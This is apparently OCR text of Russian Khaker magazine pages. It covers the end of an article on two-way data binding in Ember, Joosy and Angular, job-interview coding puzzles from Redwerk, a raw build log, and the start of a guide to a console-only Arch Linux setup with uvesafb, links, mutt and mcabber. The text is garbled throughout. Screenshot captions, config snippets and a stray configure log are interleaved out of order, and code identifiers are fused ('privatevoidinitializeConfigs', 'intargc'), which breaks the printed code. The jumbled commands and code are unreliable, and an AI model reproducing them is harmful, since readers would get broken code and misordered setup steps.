Теперь у нас есть регионы, которые ждут изменения своего набора объектов и автоматически перерисовываются. Жизнь вроде бы налаживается. Но есть еще одна проблема, которую надо решить:

```html
Text
<!-- region -->Another Text<!-- /region -->
And some more text
```

Что, если наш регион не является полностью содержимым тега и его не обновить с помощью `.innerHTML`?

Metamorph (Ember, Joosy)

Ember и Joosy используют одно решение. Изначально (Joosy писался параллельно с Ember) мы просто написали одно и то же. В итоге оказалось, что решение Ember очень удачно обернуто во внешнюю библиотеку, — и Metamorph (https://github.com/tomhuda/metamorph.js/), надо сказать, прекрасно справляется с поставленной задачей.

В современных браузерах Metamorph просто использует W3C Ranges (w3.org/TR/DOM-Level-2-Traversal-Range/ranges.html), а вот в старых все куда интереснее. Регион оборачивается в два тега `<script>`, которые, согласно спецификации, могут входить в любые другие теги, ничего не ломая. Обновление происходит именно за счет смены контента между двумя этими тегами.

Angular

Так как подход Angular'а основан на «улучшении» HTML, его задача немного отличается. В большинстве случаев мы декларативно привязываемся к каким-то имеющимся тегам и проблема возникает исключительно при прямой текстовой интерполяции. В этом случае Angular находит самый близкий родительский тег и делает его регионом. Таким образом, Angular всегда меняет только содержимое тегов и их атрибуты. Никакой магии.

АНИМАЦИИ

Привязка к CSS-классам (Angular)

Так как Angular только меняет атрибуты/содержимое какого-то тега в DOM, у него всегда есть контейнер. И это его огромное преимущество. В рамках смены DOM Angular подставляет этому тегу специальные CSS-классы, на которые легко можно повесить CSS-transition.

Angular также содержит специальный инструментарий, позволяющий привязать JS-анимацию к определенным CSS-классам. Короче говоря, с анимациями в Angular все просто прекрасно. Огромное количество ограничений в других областях очень упростило всем жизнь в этой.



HISTORY

Если понаблюдать, как развиваются фреймворки, то мы увидим один забавный повторяющийся виток. Комплексные фреймворки а-ля Rails потихоньку разбиваются на множество независимых компонентов, которые можно использовать отдельно. Объекты с отслеживанием изменений — прекрасный кандидат на вынос из Ember/Joosy в независимую библиотеку с выделенным API.

Большущая куча проблем (Ember, Joosy)

А вот с использованием Metamorph все гораздо печальнее — наши регионы сильно отвязаны от DOM. Поэтому, что анимировать при их изменении, не совсем понятно. Есть огромное количество предложений по синтаксису наподобие `{% raw %}{{if flag transition='fade'}}{% endraw %}`, но, похоже, мало кто понимает, как Handlebars работает внутри. К сожалению, анимировать такой `if` крайне сложно — ведь это просто случайный кусок DOM, не имеющий единого корня.

Единственное, что может сработать для декларативного стиля определения, — возможность указать не только стиль анимации, но и ID элемента, к которому она должна быть применена. Увы, это _очень_ сильно расходится с конвенциями деклараций Ember. В общем, запасаемся попкорном и внимательно следим за тем, как дело будет развиваться.

Joosy находится в похожей ситуации, но наше преимущество в том, что мы вызываем хелперы, обычный JS-код (CoffeeScript, если быть точнее). Поэтому мы можем не только описать строкой, чего же мы ждем от нашей анимации, но и передать ссылку на функцию, которая, в свою очередь, может сделать что угодно.

```haml
!= @renderInline {entity: @entity}, @animation, ->
```

Это не идеальное решение, но оно хотя бы уже работает. Вполне возможно, что в будущем мы также включим возможность передавать связку из ID элемента и текстового названия анимации:

```haml
!= @renderInline {entity: @entity}, ↵
['#selector', 'fade'], ->
```

ОБРАТНАЯ ПРИВЯЗКА (INPUT'Ы К ПОЛЯМ ОБЪЕКТОВ)

Последний шаг на пути к светлому будущему — обратная привязка, автоматический проброс значений формы в поля объектов. Имея наш багаж знаний, реализовать это — плевое дело. Angular и Ember с декларативными шаблонами просто вводят специальный атрибут, который указывает, в какое поле какого объекта значение должно сохраняться:

```html
<input ng-model='entity.field'> <!-- Angular -->
{% raw %}{{input value=entity.field}}{% endraw %}↵
    <!-- Ember -->
```

Joosy же вновь обращается к хелперам:

```haml
!= @formFor @entity, (f) ->
  != @f.input 'field'
```

Теперь данные синхронизируются в обе стороны и автоматически обновляются.


ВМЕСТО ЗАКЛЮЧЕНИЯ

Как мы видим, способов реализации двухстороннего биндинга есть как минимум несколько. Увы, все они пока работают недостаточно хорошо. В целом это, конечно, свойственно любому «свежему» инструменту, и наверняка в будущем у нас появятся более элегантные способы решения описанных проблем. Например, было бы неплохо дождаться момента, когда в стандарте HTML появится что-то наподобие Node.bind() (polymer-project.org/platform/node_bind.html).

А пока этот момент не настал, нам обязательно надо поработать над инкапсуляцией компонентов этого инструмента: Metamorph — прекрасный пример реализации подобного разделения.

Что-то похожее можно было бы сделать и с системой рендеринга, которая управляет стеком регионов и их локальной изоляцией. Это достаточно непростой код, который вряд ли кто-то решится писать сам. А как было бы здорово собрать свою систему двухстороннего биндинга с теми решениями, которые нравятся лично тебе.

Задачи на собеседованиях



Александр Лозовский
lozovsky@glc.ru

В ЭТОТ РАЗ ОТ КОМПАНИИ REDWERK (REDWERK.COM)

Есть у нас один старый автор — Константин Клягин. Крутой парень, гражданин мира, шестнадцать лет в IT, десять лет стажа программирования на C++ под Linux, Windows, OS/2, Palm, а также на Shell, REXX, Pascal и PHP. Он сваливал из exUSSR в просвещенную Европу без всякого трактора, писал open source и shareware, работал в Nokia над навигационной системой для смартфонов и руководил разработкой крупных проектов с распределенным бэкендом. Сейчас он рулит своей компанией — Redwerk, от имени которой и предлагает нам задачки на собеседованиях. Вперед, решаем!

ANDROID & IOS

ЗАДАЧА 1

Что мы увидим на дисплее при выполнении приведенного кода?

1. Что изменится, если мы инициализируем REQUEST_CODE = 2?
2. Что изменится, если в FirstActivity сменить setResult(RESULT_OK) на setResult(RESULT_OK, intent)?

```
public class MainActivity extends Activity {
  private final int REQUEST_CODE = 1;
  privateTextView text;
  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    LayoutParamslinLayoutParam = new LayoutParams↵
    (LayoutParams.MATCH_PARENT, LayoutParams.↵
     MATCH_PARENT);
    LinearLayoutmainLayout = new LinearLayout(this);
    mainLayout.setOrientation(LinearLayout.VERTICAL);
    setContentView(mainLayout, linLayoutParam);
    LayoutParamstextParams = new LayoutParams↵
    (LayoutParams.WRAP_CONTENT, LayoutParams.WRAP_CONTENT);
    text = new TextView(this);
    text.setText("Some text");
    text.setLayoutParams(textParams);
    mainLayout.addView(text);
    Intent intent = new Intent(this, FirstActivity.class);
    startActivityForResult(intent, REQUEST_CODE);
  }
  protected void onActivityResult(intrequestCode, ↵
  intresultCode, Intent data) {
    if (resultCode == RESULT_OK) {
      if (data != null) {
        int color = data.getIntExtra("color", Color.BLUE);
        text.setTextColor(color);
      }
    } else {
      text.setTextColor(Color.RED);
    }
  }
}
public class FirstActivity extends Activity {
  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    Intent intent = new Intent();
    intent.putExtra("color", Color.GREEN);
    setResult(RESULT_OK);
    finish();
  }
}
```

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ЗАДАЧА 2

Представь, что ты разрабатываешь какую-нибудь игру для Android. Главное activity, реализующее жизненный цикл игры, представлено ниже. Игра отображается только в ландшафтной ориентации (screenOrientation="sensorLandscape").

```
public class MainActivity extends ↵
Activity {
  protected void onCreate(Bundle ↵
  saveState) {
    super.onCreate();
    //.....
  }
  protected void onStart() {
    super.onStart();
    //.....
  }
  protected void onResume() {
    super.onResume();
    //.....
  }
  protected void onPause() {
    super.onPause();
    //.....
  }
  protected void onStop() {
    super.onStop();
    //.....
  }
  protected void onDestroy() {
    super.onDestroy();
    //.....
  }
  privatevoidinitializeConfigs() {
    // Инициализация основных пара-
    // метров игры и создание
    // объектов, имеющих classscope
  }
  privatevoidstartRendering() {
    // Запуск отрисовки игрового экра-
    // на и отображения анимации игры
  }
  privatevoidstopRendering() {
    // Остановка отрисовки игрового
    // экрана и отображения анимации
  }
  private void saveGame() {
    // Сохранение игры
  }
}
```

Вопрос: где бы ты расставил приватные методы для реализации максимально правильного жизненного цикла игры?

ЗАДАЧА 3

Вопрос: как увеличить объем вычислительных ресурсов устройства, доступных Android Application?

ЗАДАЧА 4

Что будет выведено на экран?

```
#import <Foundation/Foundation.h>
int main(intargc, char const *argv[]) {
  NSAutoreleasePool *pool = [[NSAutorelease↵
  Poolalloc] init];
  NSString *s = [NSString stringWithFormat:@"It's↵
  just software. Everything is possible"];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  //s = nil;
  if ([s hasSuffix:@"Everything is possible"]) {
    NSLog(@"Yes");
  } else {
    NSLog(@"No");
  }
  [pool drain];
  return 0;
}
```

ЗАДАЧА 5

Что будет выведено на экран?

```
int main(intargc, char const *argv[]) {
  NSAutoreleasePool *pool = [[NSAutorelease↵
  Pool alloc] init];
  NSString *s = [NSString stringWithFormat:@"It's↵
  just software. Everything is possible"];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  s = nil;
  if ([s hasSuffix:@"Everything is possible"]) {
    NSLog(@"Yes");
  } else {
    NSLog(@"No");
  }
  [pool drain];
  return 0;
}
```

ЗАДАЧА 6

Что будет выведено на экран?

```
int main(intargc, char const *argv[]) {
  NSAutoreleasePool *pool = [[NSAutoreleasePool alloc] init];
  NSString *s = [NSString stringWithFormat:@"It's just software.↵
  Everything is possible"];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  //s = nil;
  if ([s hassuffix:@"Everything is possible"]) {
    NSLog(@"Yes");
  } else {
    NSLog(@"No");
  }
  [pool drain];
  return 0;
}
```

ЗАДАЧА 7

Что будет выведено на экран?

```
int main(intargc, char const ↵
*argv[]) {
  NSAutoreleasePool *pool = ↵
  [[NSAutoreleasePool alloc] ↵
  init];
  NSString *s = [NSString
  stringWithFormat:@"It's ↵
  just software. Everything ↵
  is possible"];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  //s = nil;
  if (s == @"It's just soft↵
  ware. Everything is ↵
  possible") {
    NSLog(@"Yes");
  } else {
    NSLog(@"No");
  }
  [pool drain];
  return 0;
}
```

ЗАДАЧА 8

Что будет выведено на экран?

```
#import <Foundation/↵
Foundation.h>
int main(intargc, char const ↵
*argv[]) {
  NSAutoreleasePool *pool = ↵
  [[NSAutoreleasePool alloc] ↵
  init];
  NSArray *a = [NSArray array↵
  WithObjects: @1, @2, @3];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  NSLog(@"%@", a);
  //s = nil;
  [pool drain];
  return 0;
}
```



Мы занимаемся e-government, online media, enterprise-решениями и data mining. Среди наших клиентов как большие компании вроде Siemens, Hosting.com и Worldnow.com, так и стартапы вроде linktiger.com или pagefreezer.com. Решение youtown, которое мы разработали для dotgov.com, выиграло награду Champions of Change от Белого дома: www.whitehouse.gov/champions.



PYTHON

ЗАДАЧА 1

Дан список чисел: a = [1, 2, 3, 4, 5].

1. Что будет выведено на экран в следующих случаях?
   - >>>a[:2]
   - >>>a[2:]
   - >>>a[2::]
   - >>>a[::2]
2. Что будет выведено, если вместо 2 подставить -2?
   - >>> a[:-2]
   - >>> a[-2:]
   - >>> a[-2::]
   - >>> a[::-2]

ЗАДАЧА 3

```
>>>def foo(x=[]):
... x.append(1)
... print x
```

Что выведется при каждом вызове функции? Почему?

```
>>>foo()
>>>foo()
>>>foo()
```

ЗАДАЧА 2

```
>>>NewType = type("NewType", (object,), {"x": "hello"})
```

Что делает данный код?

JAVA

ЗАДАЧА 1

Есть интерфейс для обработки данных.

```
public interface ↵
ConnectorInterface {
 public void prepare↵
 Connector();
 public void process();
 public void saveResults();
}
```

Например, нужно реализовать вытаскивание пользователей из Twitter с последующим сохранением данных в БД.

Чем плох данный интерфейс? Как бы ты его переписал и почему?

ЗАДАЧА 2

Есть кусок кода, который выполняется примерно 600–700 мс.

```
String acc = "";
for (int i = 0; i < ↵
10000; i ++) {
  acc += i;
```

Как исправить данный кусок кода, чтобы его выполнение занимало меньше 100 мс? Объясни, почему так происходит.

ЗАДАЧА 3

Что будет результатом данной программы и как долго она будет выполняться?

```
public class AlmostInfinite {
 public static void main(String[] args){
   doWork();
   System.out.println("Endofwork!");
 }
 private static void doWork() {
   try {
     doWork();
   } finally {
     doWork();
   }
 }
}
```

ЗАДАЧА 4

Что делает следующая программа?

```
public class StrangeConstructors {
 private StrangeConstructors↵
 (Objectobject) {
  System.out.println("createObject!");
 }
 private StrangeConstructors(double[] ↵
 array) {
  System.out.println("createArray!");
 }
 public static void main(String[] args){
  newStrangeConstructors(null);
 }
}
```

C#

ЗАДАЧА 1. CALLING API FUNCTIONS

Есть следующий пример кода:

```
using System;
// Атрибут для импорта API function
// MessageBox из user32.dll
public static extern ↵
intMessageBox(inthWnd, String strMes↵
sage, String strCaption, uintuiType);
private void button_Click(object ↵
sender, System.EventArgs e) {
  // Calling API function
  MessageBox(0, "Hello from API!", ↵
  "Message", 0);
}
```

Что необходимо добавить к примеру для успешного вызова API-функции?

ЗАДАЧА 2. REFLECTION C#

Вопрос: как с помощью рефлексии в C# (System.Reflection) вызвать private-метод другого класса?

ЧИТАТЕЛИ, ШЛИТЕ НАМ ВАШИ РЕШЕНИЯ!

Правильные ответы присылай или мне, или на адрес представителя компании, который может быть указан в статье. Поэтому тебе придется не только решить задачку, но и дочитать статью до конца. Не шутка — три страницы чистого текста!

ФОКУС ГРУППА

Хочешь принимать активное участие в жизни любимого журнала? Влиять на то, каким будет Хакер завтра? Не упускай возможность! Регистрируйся как участник фокус-группы Хакера на group.xakep.ru!

После этого у тебя появится уникальная возможность:

- высказать свое мнение об опубликованных статьях;
- предложить новые темы для журнала;
- обратить внимание на косяки.

НЕ ТОРМОЗИ! СТАНЬ ЧАСТЬЮ СООБЩЕСТВА! СТАНЬ ЧАСТЬЮ][!

```
/usr/bin/tar xf /Users/username/Library/Caches/librsvg-2.32.1.tar.gz
==> ./configure --disable-dependency-tracking --prefix=/usr/local/librsvg/2.32.1 --enable-
tools=yes --enable-pixbuf-loader=yes
./configure --disable-dependency-tracking --prefix=/usr/local/librsvg/2.32.1 --enable-
tools=yes --enable-pixbuf-loader=yes
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... ./install-sh -c -d
checking for gawk... no
checking for mawk... no
checking for nawk... no
checking for awk... awk
checking whether make sets $(MAKE)... yes
checking whether to disable maintainer-specific portions of Makefiles... yes
checking whether ln -s works... yes
checking for style of include used by make... GNU
checking for gcc... /usr/bin/cc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether /usr/bin/cc accepts -g... yes
checking for /usr/bin/cc option to accept ISO C89... none needed
checking dependency style of /usr/bin/cc... none
checking for library containing strerror... none required
checking for gcc... (cached) /usr/bin/cc
checking whether we are using the GNU C compiler... (cached) yes
checking whether /usr/bin/cc accepts -g... (cached) yes
checking for /usr/bin/cc option to accept ISO C89... (cached) none needed
checking dependency style of /usr/bin/cc... (cached) none
checking how to run the C preprocessor... /usr/bin/cc -E
checking for gawk... (cached) awk
checking build system type... x86_64-apple-darwin10.7.0
checking host system type... x86_64-apple-darwin10.7.0
checking for a sed that does not truncate output... /usr/bin/sed
checking for grep that handles long lines and -e... /usr/bin/grep
checking for egrep... /usr/bin/grep -E
checking for fgrep... /usr/bin/grep -F
checking for ld used by /usr/bin/cc... /usr/bin/cc
checking if the linker (/usr/bin/cc) is GNU ld... no
checking for BSD- or MS-compatible name lister (nm)... /usr/bin/nm
checking the name lister (/usr/bin/nm) interface... BSD nm
checking the maximum length of command line arguments... 196608
checking whether the shell understands some XSI constructs... yes
checking whether the shell understands "+="... yes
checking for /usr/bin/cc option to reload object files... -r
checking for objdump... objdump
checking how to recognize dependent libraries... pass_all
checking for ar... ar
checking for strip... strip
checking for ranlib... ranlib
checking command to parse /usr/bin/nm output from /usr/bin/cc object... ok
checking for dsymutil... dsymutil
checking for nmedit... nmedit
checking for lipo... lipo
checking for otool... otool
checking for otool64... no
checking for -single_module linker flag... yes
checking for -exported_symbols_list linker flag... yes
checking for ANSI C header files... yes
checking for sys/types.h... yes
checking for sys/stat.h... yes
checking for stdlib.h... yes
```

Жизнь в консоли

Обустраиваем минималистичное рабочее окружение

Итак, в один прекрасный момент ты понял, что окружающий мир угнетает тебя обилием ярких красок и дружественностью предоставляемых интерфейсов. Тебе захотелось чего-то брутального, монохромного и нетривиального. Поздравляем — ты вступил на путь воена красноглазия!



pikofarad
pikobox@gmail.com

На следующее после прозрения утро ты проснулся среди разбросанного по квартире хлама и пустых бутылок из-под «Буратино». Еще не совсем разлепив веки, пошел на кухню готовить традиционную яичницу, и тут тебя атаковал голос из головы: «Откажись от иксов». «Что за?..» — хотел было ты возразить, но дверной косяк сурово прервал ваш диалог. Голос подытожил: «Только консоль, только хардкор!»

Ну что ж, коли дело приняло столь серьезный оборот, ты решил действовать. Но с чего же начать? Спокойствие! Мы дадим тебе несколько советов.

ВВЕДЕНИЕ

Дабы сохранить на первых порах хоть какую-то связь с внешним миром, в консоли тебе понадобятся аналоги тех программ, к которым ты привык во времена своей беззаботной GUI-шной молодости.

Будем отталкиваться от следующего типичного для большинства людей списка действий:

- серфинг в браузере;
- взаимодействие с почтой;
- общение по джабберу/аське;
- прослушивание аутентичных аудиокомпозиций с бокалом «Шато Берно» 1789 года;
- просмотр классики кинематографа;
- просмотр картинок/PDF/DJVU.

Перед тем как перейти к описанию нужного для выполнения всех этих действий ПО, заострим свое внимание на подготовке видеоплацдарма. Другими словами, добавим в нашу систему поддержку фреймбуфера. Для осуществления задуманного нам необходимо будет установить и настроить uvesafb.

Uvesafb представляет собой framebuffer-драйвер для консоли, привнесенный в ядро начиная с версии 2.6.24. От стандартного vesafb его отличает поддержка большего количества функций и более высокая карма, чем в системах на базе видеокарт NVIDIA с установленным проприетарным видеодрайвером. При этом требования к поддержке оборудования остались такими же, как и для vesafb.

Особенность драйвера, о котором идет речь, в том, что для своей пристойной работы он требует демон виртуализации v86d, работающий в третьем кольце. Предназначение такого костыля — обеспечить совместимость с архитектурами, отличными от архитектуры x86. Понеслись!

Устанавливаем v86d (здесь и далее я буду действовать на примере Arch Linux):

```
# pacman -S v86d
```

Стремительно переходим к настройке uvesafb... Для начала удаляем любые параметры ядра, относящиеся к работе фрейм-буфера:

- vga=xxx принудительно загружает старый vesafb;
- video=xxx не использует uvesafb, если последний скомпилирован в качестве модуля (как в стандартном ядре Arch Linux).

Затем отключаем KMS, дабы во время загрузки не пытаться постигнуть дао красноглазия, которое явится в виде абсолютно черного экрана (помни: твоя психика еще не настолько окрепла, чтобы выдержать подобные испытания). Если мы счастливые обладатели видеокарточек от Intel — добавляем в конфиг GRUB'а строчки i915.modeset=0.

Комментируем строку GRUB_GFXPAYLOAD_LINUX=keep в конфиге /etc/default/grub. Пересобираем grub.cfg:

Просматриваем сайт при помощи links



```
 ---                          |04-03 21:13 <== Hello!
 [f] mb_test                  |04-03 21:13 --> Hello.
 +++ Alcove                   |04-03 21:13 <== So, are we ready for 0.7.5?
 --- Amis                     |04-03 21:14 --> Yes, please smile!
 [a] jmartial@msn             |04-03 21:14 <== ...
 +++ Collegues                |04-03 21:14 <== Cheeeese!  8-D
 --- Famille
#[a] loic
 --- Jabber Agents
 [o] ICQ Transport
 [o] MSN Transport
 --- MCabber
 [C] MCABBER
 [a] Ribamar
 [a] hednod
 [a] salvador
~[f] Buddy: mb_test --
[21:05:07] Buddy status has changed: [a>o] loic/Gaim
[21:05:33] Buddy status has changed: [o>f] mb_test/mcabber-dev
[21:08:11] Buddy status has changed: [o>a] gryzor/Gaim Désolé, je suis parti pour un
moment.
[21:10:14] Buddy status has changed: [o>a] loic/Gaim repos du guerrier
#[o]
```

Налаживаем межличностные связи при помощи mcabber

```
# grub-mkconfig -o /boot/grub/grub.cfg
```

Добавляем v86d в секцию HOOKS конфига /etc/mkinitcpio.conf:

```
HOOKS="base udev v86d ..."
```

Все параметры для драйвера uvesafb задаются в его конфигурационном файле /usr/lib/modprobe.d/uvesafb.conf:

```
# This file sets the parameters for uvesafb module.
# The following format should be used:
# options uvesafb mode_option=<xres>x<yres>↵
  [-<bpp>][@<refresh>] scroll=<ywrap|ypan|redraw>
#
# For more details see:
# http://www.kernel.org/doc/Documentation/fb/↵
  uvesafb.txt
#
options uvesafb mode_option=1280x800-32 ↵
  scroll=ywrap
```

Документация по установке режимов при помощи опции mode_option может быть найдена в Git-репозиториях твоего ядра по пути tree/Documentation/fb/modedb.txt. Чтобы обезопасить настройки от перезаписи в процессе обновления пакета v86d, скопируй эти самые настройки от греха подальше в /etc/modprobe.d/uvesafb.conf и затем добавь запись, указывающую на твои настройки, в секцию FILES конфига /etc/mkinitcpio.conf:

```
FILES="/etc/modprobe.d/uvesafb.conf"
```

Теперь нам необходимо пересобрать образ initramfs для ядра:

```
# mkinitcpio -p linux
```

Перегружаем систему и наблюдаем за изменениями...

Список возможных разрешений может быть получен командой

```
$ cat /sys/bus/platform/drivers/uvesafb/↵
  uvesafb.0/vbe_modes
```

Собственно, потом эти разрешения можно попробовать подставить в конфиг /etc/modprobe.d/uvesafb.conf. После того как ядрышко загрузилось, при помощи следующей команды (или использовать fbset -i) можно проверить, не обманули ли нас с разрешением:

```
$ cat /sys/class/graphics/fb0/virtual_size
```

Теперь можно и заняться непосредственно улучшением своих аскетичных условий существования в консоли.

Начнем с выбора браузера...

БРАУЗЕР

Выбор наш пал на links, да только не простой, а с поддержкой вывода через фреймбуфер. Чтобы заполучить это чудо природы, необходимо сначала скачать его с AUR-репозитория.

```
# wget -c https://aur.archlinux.org/packages/li/↵
  links-g-directfb/links-g-directfb.tar.gz
```

Разархивируем:

```
# tar xzvf links-g-directfb.tar.gz
# cd links-g-directfb
# makepkg
# pacman -U links-g-directfb-2.8-1-x86_64.pkg.↵
  tar.xz
```

Пользуемся на здоровье:

```
$ links -g google.ru
```

ПОЧТА

В роли почтового клиента будем использовать mutt, для получения почты воспользуемся getmail, для отправки — msmtp. Начнем с получения почты. Устанавливаем getmail:

```
# pacman -S getmail
$ mkdir ~/.getmail
$ chmod 700 ~/.getmail
```

Создаем файл настроек ~/.getmail/getmailrc и пихаем туда следующий текст:

```
[retriever]
type = SimpleIMAPRetriever
server = imap.server.ru
port = 143
username = user@server.ru
password = password
[destination]
type = Maildir
path = ~/.mail/
[options]
delete = true
message_log = ~/.getmail/getmail-log
```

В зависимости от настроек сервера в качестве type для секции retriever можно использовать следующие фразы:

- SimplePOP3Retriever;
- BrokenUIDLPOP3Retriever;
- SimpleIMAPRetriever;
- SimplePOP3SSLRetriever;

Получаем электрическую почту через mutt

```
q:Выход  d:Удалить  u:Восстановить  s:Сохранить  m:Создать  r:Ответить  g:Всем  ?
 116 O + Mar 14 VX Heavens foru (0,4K) Welcome to VX Heavens forum!
 117 O + Mar 14 Hakin9 Magazine ( 19K) hakin9 update
 118 O + Mar 15 Hakin9 Magazine (9,2K) Hardware hacking  new hakin9 extra is out
 119 O + Mar 16 Ggwuc           (0,1K) smx
 120 O + Mar 17 Hakin9 Magazine (7,7K) Quantum Cryptography, Data Recovery, Honey
 121 O + Mar 19 Hakin9 Magazine (8,1K) Hakin9 Laboratory - New Training Project
 122 O + Mar 20 Hakin9 Magazine ( 11K) Exploiting Software - Security Onion - New
 123 O + Mar 21 Hakin9 Magazine ( 19K) hakin9 update
 124 O + Mar 21 Hakin9 Magazine (7,3K) Early bird open: New Penetration Testing P
 125 O + Mar 22 MULTIPHOTO      ( 19K) Последние дни скидок на фотографии
 126 O + Mar 22 Hakin9 Magazine ( 10K) Exploiting Software - Hakin9 Spring Celebr
 127 O + Mar 23 Books.ru        (171K) Захватывающие книги, которые любят дети! (
 128 O + Mar 24 PenTest Laborat (6,5K) Want to get some real penetesting skills?
 129 O + Mar 27 Hakin9 Magazine (6,0K) Hack IT Security online training!
 130 O + Mar 28 Hakin9 Magazine ( 13K) hakin9 update
 131 O + Mar 29 MULTIPHOTO      ( 19K) Никаких шуток! Скидок стало еще больше
 132 O + Mar 29 MIPS            ( 22K) Приглашение на выставку MIPS/ «Охрана, без
 133 O + Mar 29 Hakin9 Magazine (6,2K) Hack training voucher!
 134 O + Mar 30 Hakin9 Lab      (7,0K) Forensic & Ethical Attacks - A healthy inv
 135 O + Mar 31 Hakin9 Magazine (6,3K) Hack training voucher!
 136 O + Apr 02 Hakin9 Magazine (8,0K) Cyber Warfare Network Attacks - new Hakin9
 137 O + Apr 03 Books.ru        (159K) Жалоба - это подарок (как сохранить лояльн
 138 O + Apr 03 Hakin9 Magazine (8,1K) Parallels in Asymmetric Warfare
 139 O + Apr 05 MULTIPHOTO      ( 12K) Не упусти свой шанс!
 140 O + Apr 05 MIPS            ( 23K) Приглашение на выставку MIPS/ «Охрана, без
-*-Mutt: = [Msgs:427 Old:400 12M]---(date/date)-------------------------(32%)---
```

- BrokenUIDLPOP3SSLRetriever;
- SimpleIMAPSSLRetriever;
- MultidropPOP3Retriever;
- MultidropPOP3SSLRetriever;
- MultidropSDPSRetriever;
- MultidropIMAPRetriever;
- MultidropIMAPSSLRetriever.

Например, если ты задался целью настроить доступ к почте на Gmail, то секция retriever будет выглядеть примерно следующим образом:

```
[retriever]
type = SimpleIMAPSSLRetriever
server = imap.gmail.com
mailboxes = ("[Gmail]/All Mail",)
username = USER
password = PASS
```

Проверить настройки можно при помощи команды getmail без указания параметров. Плавно переходим к процессу отправки почты… Устанавливаем msmtp:

```
# pacman -S msmtp
```

Создаем конфигурационный файл ~/.msmtprc (в качестве примера идет конфиг на несколько аккаунтов) и пишем туда следующее:

```
# Accounts will inherit settings from this section
defaults
auth              on
tls               on
tls_trust_file    /usr/share/ca-certificates/mozilla/↵
  Thawte_Premium_Server_CA.crt
# A first gmail address
account         gmail
host            smtp.gmail.com
port            587
from            username@gmail.com
user            username@gmail.com
password        password
tls_trust_file /etc/ssl/certs/ca-certificates.crt
# A second gmail address
account     gmail2 : gmail
from        username2@gmail.com
user        username2@gmail.com
password    password2
# A freemail service
account     freemail
host        smtp.freemail.example
from        joe_smith@freemail.example
user        joe.smith
password    secret
# A provider's service
account    provider
host       smtp.provider.example
# Set a default account
account default : gmail
```

Устанавливаем права на вновь созданный конфиг, в противном случае msmtp откажется работать:

```
$ chmod 600 ~/.msmtprc
```

Переходим к заключительной стадии настройки почты. Устанавливаем клиент mutt:

```
# pacman -S mutt
$ vim ./.muttrc
```

Создаем конфигурационный файл ~/.muttrc и пишем туда следующее:

```
set mbox_type=maildir
set folder=$HOME/.mail
set spoolfile=+/
set header_cache=~/.hcache
set sendmail="/usr/bin/msmtp"
set from="user@server.ru"
```

Прослушиваем классические аудиокомпозиции

В конфиге указываем, что почта будет отправляться при помощи msmtp, папкой для почты будет ~/.mail/, а адрес отправителя будет иметь вид user@server.ru. Далее нам необходимо создать несколько папок, в которых эта самая почта будет храниться:

```
$ mkdir -p ~/mail/{cur,new,tmp}
```

Пришло время потестить полученную систему. Качаем почту и открываем mutt:

```
$ getmail
$ mutt
```

Пред нашими очами предстанут все полученные письма. Для создания и отправки письма жмем m, после чего следуем инструкциям. Для автоматического получения писем добавим соответствующую запись в crontab:

```
$ crontab -e
```

В возникшем редакторе вставляем следующую строку:

```
*/10 * * * * /usr/bin/getmail
```

С этого момента getmail будет запускаться каждые десять минут, конечно же, если crond включен. Для включения crond:

```
# systemctl enable cronie.service
```

ДЖАББЕР

В этом вопросе нам поможет mcabber — текстовый Jabber-клиент, включающий в себя такие функции, как поддержка SSL, поддержка UTF8, история переписки (конференции), автодополнение команд и возможность создания собственных команд (триггеров).


Недолго думая вбиваем в консоли:

```
# pacman -S mcabber
```

После установки создаем папку ~/.mcabber и копируем в нее файл /usr/share/mcabber/example/mcabberrc:

```
$ mkdir ~/.mcabber
$ cp /usr/share/mcabber/example/mcabberrc ↵
  ~/.mcabber/mcabberrc
```

Устанавливаем права доступа на вновь созданную папку:



Тешимся просмотром фильма в ASCII

```
$ chmod 0700 ~/.mcabber
```

Затем переходим к редактированию конфига (он хорошо документирован, поэтому проблем в настройке возникнуть не должно). Необходимый минимум, который нужно изменить в конфигурационном файле mcabberrc:

```
set username = твой JID
